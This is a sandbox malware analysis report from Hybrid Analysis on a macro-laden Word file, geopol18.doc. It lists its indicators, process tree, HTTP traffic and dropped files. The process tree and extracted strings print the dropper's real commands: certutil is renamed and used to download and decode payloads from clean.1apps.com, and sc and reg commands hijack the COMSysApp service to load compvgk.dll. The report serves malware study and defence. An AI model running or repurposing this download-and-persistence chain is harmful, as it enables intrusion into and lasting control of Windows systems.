HYBRID ANALYSIS

geopol18.doc

malicious

This report is generated from a file or URL submitted to this webservice on January 22nd 2019 06:27:52 (UTC) and action script *Heavy Anti-Evasion*
Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1, **Office 2010 v14.0.4**
Report generated by Falcon Sandbox © Hybrid Analysis

Threat Score: 100/100
AV Detection: 73%
Labeled as: Trojan.Generic
#macros-on-open

X Post | Link | E-Mail

Overview | Sample unavailable | Downloads | External Reports | Re-analyze
Looking for file context ... | Looking for similar samples ... | Report False-Positive | Request Report Deletion

Incident Response

Risk Assessment

Persistence	Spawns a lot of processes
Network Behavior	Contacts 1 domain and 1 host. View all details

MITRE ATT&CK™ Techniques Detection

This report has 12 indicators that were mapped to 11 attack techniques and 6 tactics. View all details

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators

8

Document spawns new processes

GETs files from a webserver

Network Related

Found more than one unique User-Agent

Malicious artifacts seen in the context of a contacted host

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

Spawns a lot of processes

Hiding 2 Malicious Indicators

All indicators are available only in the private webservice or standalone version

Suspicious Indicators 8

General

Opened the service control manager

Installation/Persistance

Allocates virtual memory in a remote process

Writes data to a remote process

Network Related

Sends traffic on typical HTTP outbound port, but without HTTP header

System Security

Unusual Characteristics

Contains embedded VBA macros with suspicious keywords

Hiding 2 Suspicious Indicators

All indicators are available only in the private webservice or standalone version.

Informative 22

General

Contacts domains

Contacts server

Contains embedded VBA macros

Creates a writable file in a temporary directory

Creates mutants

Drops files marked as clean

Loads rich edit control libraries

Process launched with changed environment

Removes Office resiliency keys (often used to avoid problems opening documents)

Runs shell commands

Scanning for window names

Spawns new processes

Installation/Persistance

Dropped files

Drops executable files

Opens the MountPointManager (often used to detect additional infection locations)

Touches files in the Windows directory

Network Related

Found potential URL in binary/memory

System Security

Creates or modifies windows services

Hooks API calls

Unusual Characteristics

Drops cabinet archive files

Installs hooks/patches the running process

File Details

All Details: Off

geopol18.doc

Filename	geopol18.doc
Size	68KiB (69632 bytes)
Type	doc office
Description	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 949, Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Edi


	Number of Characters: 14309, Security: 0
Architecture	WINDOWS
SHA256	8da5b75b6380a41eee3a399c43dfe0d99eeefaa1fd21027a07b1ecaa4cd96fdd

Resources

Icon

Visualization

Input File (PortEx)



Screenshots

ℹ Loading content, please wait...

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 19 processes in total.

- WINWORD.EXE /n "C:\geopol18.doc" (PID: 3680)
  - cmd.exe /q /c copy /Y %windir%\Svstem32\certutil.exe %TEMP%\cu.exe && cd /d %TEMP% && cu -urlcache -split -f http://clean.1apps.com/1.txt && cu -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat (PID: 3824)
    - cu.exe cu -urlcache -split -f http://clean.1apps.com/1.txt (PID: 612) ⇄
    - cu.exe cu -decode -f 1.txt 1.bat (PID: 3996)
    - cu.exe cu -urlcache -split -f " http://clean.1apps.com/3.txt " (PID: 3900) ⇄
    - cu.exe cu -decode -f 3.txt setup.cab (PID: 1680)
    - expand.exe expand setup.cab -F:* %TEMP%\ (PID: 2056)
    - net.exe net session (PID: 296)
      - net1.exe %WINDIR%\system32\net1 session (PID: 3844)

```
    ├ findstr.exe findstr /i "system32" (PID: 3180)
    ├ sc.exe sc query ComSysApp (PID: 1748)
    ├ sc.exe sc stop COMSysApp (PID: 3360)
    ├ sc.exe sc config COMSysApp type= own start= auto error= normal binpath= "%WINDIR%\System32\svchost.exe -k COMSysApp" (PID: 1800)
    ├ reg.exe reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t REG_MULTI_SZ /d "COMSysApp" /f (PID: 2408)
    ├ reg.exe reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%WINDIR%\System32\compvgk.dll" /f (PID: 3676)
    └ sc.exe sc start COMSysApp (PID: 3720)
└ BCSSync.exe /shutdown (PID: 1292)
```

Logged Script Calls	Logged Stdout	Extracted Streams	Memory Dumps
Reduced Monitoring	Network Activityy	Network Error	Multiscan Match

Network Analysis

This report was generated with enabled TOR analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
clean.lapps.com OSINT	88.99.13.69 TTL: 3600	NETWORK SOLUTIONS, LLC. Organization: Web Carrier Communications, Inc. Name Server: DNS1.NAME-SERVICES.COM Creation Date: Mon, 05 Mar 2007 02:27:27 GMT	Germany

Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
88.99.13.69 OSINT	80 TCP	cu.exe PID: 612 cu.exe	Germany

PID: 3248

Contacted Countries

HTTP Traffic

Endpoint	Request	URL	Data
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/1.txt	GET /1.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.1apps.com More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/1.txt	GET /1.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.1apps.com Cache-Control: no-cache More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/3.txt	GET /3.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.1apps.com More Details
88.99.13.69:80 (clean.1apps.com)	GET	clean.1apps.com/3.txt	GET /3.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.1apps.com Cache-Control: no-cache More Details

HYBRID ANALYSIS

Extracted Strings

Search

All Details: Off

Download All Memory Strings (4.6KiB)

All Strings (132) | Interesting (44) | WINWORD.EXE:3680 (88) | reg.exe:3676 (2) | net1.exe (1) | WINWORD.EXE (1) | cmd.exe (2) | BCSSync.exe (1) | cu.exe:612 (13) | PCAP (9) | sc.exe:1644 (1) | sc.exe:1748 (1) | cu.exe (4) | expand.exe (1) | findstr.exe (1) | net.exe (1) | reg.exe (2) | sc.exe (4)

```
%TEMP%\Word8.0\MSForms.exd
%WINDIR%\System32\compvgk.dll
/n "C:\geopol18.doc"
/q /c copy /Y %windir%\System32\certutil.exe %TEMP%\cu.exe && cd /d %TEMP% && cu -urlcache -split -f http://clean.1apps.com/1.txt && cu -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat
/S /D /c" echo %TEMP%\ "
[F00000000][T01D4B213619C1A10][O00000000]*C:\
[F00000000][T01D4B213619C1A10][O00000000]*C:\geopol18.doc
[F00000000][T01D4B2136327EA30][O00000000]*C:\
[F00000000][T01D4B2136327EA30][O00000000]*C:\geopol18.doc
`\??\Volume{e47f4f43-d863-11e7-9d8f-806e6f6e6963}
`\??\Volume{e47f4f44-d863-11e7-9d8f-806e6f6e6963}
```

Extracted Files

Displaying 23 extracted file(s). The remaining **10** file(s) are available in the full version and XML/JSON reports.

Clean

2

cu.exe

Overview | Download Disabled | Extended File Details | VirusTotal Report | Metadefender Report | Looking for file context ...

Size	1.1MiB (1192448 bytes)
Type	peexe 64bits executable
Description	PE32+ executable (console) x86-64, for MS Windows
AV Scan Result	0/80
Runtime Process	cmd.exe (PID: 3824)
MD5	4586b77b18fa9a8518af76ca8fd247d9
SHA1	67601220d6e0a5d2fca2929dd394e6bc23ee0c63
SHA256	453ede55c520faf0ec802d27db9ce496646400160b638d6e5cc546060b524a65

~_opol18.doc

Overview | Download Disabled | VirusTotal Report | Looking for file context ...

Size	162B (162 bytes)
Type	data
AV Scan Result	0/57
MD5	16cf07b6d6f758652122f5c01b561b38
SHA1	5ef543ce193044191392e2b8e887a300c52baf74
SHA256	3882a3e04d6cf66707b31c8cb14a7c9fe512d10dd355f97a37e8666270f6e17d

Informative Selection

6

b4cf7b116a4a4b4592b89cbb5d005d0a.tmp

Overview | Download Disabled | Looking for file context ...

Size	9.5KiB (9728 bytes)
Type	pedll 64bits executable

MD5	a5406729bf6acda782022ac5486436c3
SHA1	e3d0f7e724a69ab79b960308a78dc54199eeefe9
SHA256	eb7886c963720d65e28bdff12b268ae16051fcde9d5e0acf10012afecdf5d0b9

1.bat

Download Disabled | Looking for file context ...

Size	736B (736 bytes)
Type	text
Description	DOS batch file, ASCII text, with CRLF line terminators
Runtime Process	cu.exe (PID: 3996)
MD5	e3e47218b37f5d47801234b1f3879113
SHA1	0410cb24e144b4223f0adaf644ba99d70d5b5822
SHA256	e1e769063df0cfefd8889aec7d1c7ce6f27fe1705dd62f484f4365a8dd4578f5

1.txt

Download Disabled | Looking for file context ...

Size	1KiB (1072 bytes)
Type	unknown
Description	PEM certificate
Runtime Process	cu.exe (PID: 612)
MD5	b2110ef802820207578b543376742596
SHA1	a040ae198d243c149df689475c6ecc7db1dd98b5
SHA256	0c8c587da6f0c1c4c5c74999d4c1e3056104fb659f64ed0109f5652a476f43d4

3.txt

setup.cab

compvgk.dll

Informative

15

- index.dat
- 30A0E798.wmf
- 318E1F33.wmf
- E4D7317A.wmf
- 531B798C19475DE193DCF28346C73995
- A8D128550BD1456ECEC71C1F680EEA8A
- 38bb39efca35b7468bf88607385d9786.tmp
- 89299b8a5118b74b8b7cc23a92718093.tmp
- b167dc5ac0d84f49abb521c885430e66.tmp
- MSForms.exd
- setupact.log
- compvgk.ini
- geopol18 _2_.LNK
- ~_Normal.dotm

Notifications

Runtime

Community

Anonymous commented 5 years ago

подозрительный макрос

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